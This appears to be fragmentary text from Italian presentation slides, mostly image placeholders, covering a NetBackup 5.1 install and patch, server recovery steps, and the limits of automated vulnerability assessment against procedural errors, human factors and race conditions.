
Netbackup 5.1 install + patch










- restore del server AD di backup
- reinstallazione driver
- installazione servizio nel registro
- creazione di utenza di dominio








- ✓ rischio quantificato come basso
- ✓ solo SSHd e portmapper
- ✓ credenziale non di default
- ✓ errore *procedurale*

- ✓ VA non verifica la natura dei dati
- ✓ l'analisi della componente umana nelle procedure aziendali non è quasi mai automatizzabile

- ✓ patch level non verificabile da VA
blackbox

- ✓ misteri delle race condition in architetture complesse
- ✓ non verificabili o quantificabili nei VA automatizzati

